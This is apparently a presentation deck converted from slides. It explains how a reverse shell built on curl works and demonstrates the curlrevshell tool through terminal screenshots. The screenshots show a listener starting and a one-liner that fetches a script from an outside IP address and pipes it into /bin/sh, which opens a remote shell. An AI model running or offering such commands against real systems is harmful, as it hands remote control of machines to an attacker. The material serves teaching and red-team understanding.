

# Under the Hood: a Shell




...a Shell?




# A Shell!




# Connecting to Us




# Connecting to Us with Curl




# Connecting to Us with Curl for Command-Sending




# Connecting to Us with Curl for Output-Receiving




# Shell: Process + Bidirectional Comms



# Shell: Input...



# Shell: Output :)



# Our Only "Hacker" Tool: curlrevshell

The screenshot shows the GitHub repository page for 'curlrevshell' owned by 'magisterquis'. The repository is public and has 16 stars, 3 forks, and 2 watchers. It contains 7 tags, including 'v0.0.1-beta.7'. The repository uses Go as its primary language, with a Makefile contributing 0.6%.

**Code**

**curlrevshell** Public

Tag at v0.0.1-beta.7 · 027037f · 23 minutes ago

Tag at v0.0.1-beta.7 · 23 minutes ago

Merge in betterdisconnects · 5 days ago

Merge in betterdisconnects · 5 days ago

Don't track built tools · 3 months ago

Update LICENSE date · 6 months ago

Add a shellfuncfile tool · 3 months ago

Prepare for v0.0.1-beta.7 · 25 minutes ago

Merge in betterdisconnects · 5 days ago

Merge in betterdisconnects · 5 days ago

Merge in betterdisconnects · 5 days ago

Initial commit · 7 months ago

**About**

Kooky cURL-powered replacement for reverse shell via /dev/tcp

Readme

BSD-3-Clause license

Activity

16 stars

2 watching

3 forks

**Releases**

7 tags

Create a new release

**Languages**

Go 99.4% · Makefile 0.6%

[https://github.com/magisterquis\(curlrevshell](https://github.com/magisterquis(curlrevshell)

# Setting up a Listener



A screenshot of a macOS terminal window. The window has a light gray background and rounded corners. In the top-left corner, there are three colored circles (red, yellow, green) for closing, minimizing, and maximizing the window. The title bar in the center contains the word "ssh". In the top-right corner, there is a small icon with a "1" and a "v" symbol. The main area of the terminal shows a command-line interface. The prompt is "[stuart@ops.servus.mom:/home/stuart]" followed by a dollar sign (\$) which is partially cut off at the right edge of the window.


# Setting up a Listener



A screenshot of a macOS terminal window. The window title is "ssh". The terminal prompt shows the user is at [stuart@ops.servus.mom:/home/stuart]. The command entered is \$ go install github.com/magisterquis/curlrevshell@latest.

```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
```

# Setting up a Listener



The screenshot shows a macOS terminal window with three colored window control buttons (red, yellow, green) at the top left. The title bar in the center says "ssh". At the top right, there is a small icon with a "1" and a "v" symbol. The main area of the terminal contains the following text:

```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
```

# Setting up a Listener



The screenshot shows a terminal window with three colored window control buttons (red, yellow, green) at the top left. The title bar in the center says "ssh". At the top right, there is a small icon with a "1" and a "v" symbol. The main area of the terminal contains the following text:

```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
[stuart@ops.servus.mom:/home/stuart]
$
```

# Setting up a Listener



The screenshot shows a terminal window with three colored window control buttons (red, yellow, green) at the top left. The title bar in the center says "ssh". At the top right, there is a small icon with a "1" and a "v" symbol. The main area of the terminal contains the following text:

```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
```

# Setting up a Listener



The screenshot shows an SSH session window titled "ssh". The terminal window has three colored window control buttons (red, yellow, green) at the top left and a close button at the top right. The session title is "ssh". The terminal content is as follows:

```
[stuart@ops.servus.mom:/home/stuart]
$ go install github.com/magisterquis/curlrevshell@latest
go: downloading github.com/magisterquis/curlrevshell v0.0.1-beta.7
go: downloading golang.org/x/net v0.30.0
go: downloading golang.org/x/sync v0.8.0
go: downloading golang.org/x/text v0.19.0
go: downloading github.com/magisterquis/goxterm v0.0.1-beta.2
go: downloading golang.org/x/exp v0.0.0-20241009180824-f66d83c29e7c
go: downloading golang.org/x/tools v0.26.0
go: downloading golang.org/x/sys v0.26.0
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
22:58:58.714 Listening on 0.0.0.0:4444
22:58:58.714 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh
```

The bottom of the terminal shows a black input field with a cursor and a small black icon to its left.

# A Reverse Shell, With Curl



ssh

```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:11:45.933 Listening on 0.0.0.0:4444
23:11:45.934 To get a shell:
curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh
> █
```




ssh

```
[stuart@ops.servus.mom:/home/stuart]
$ curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c
#!/bin/sh

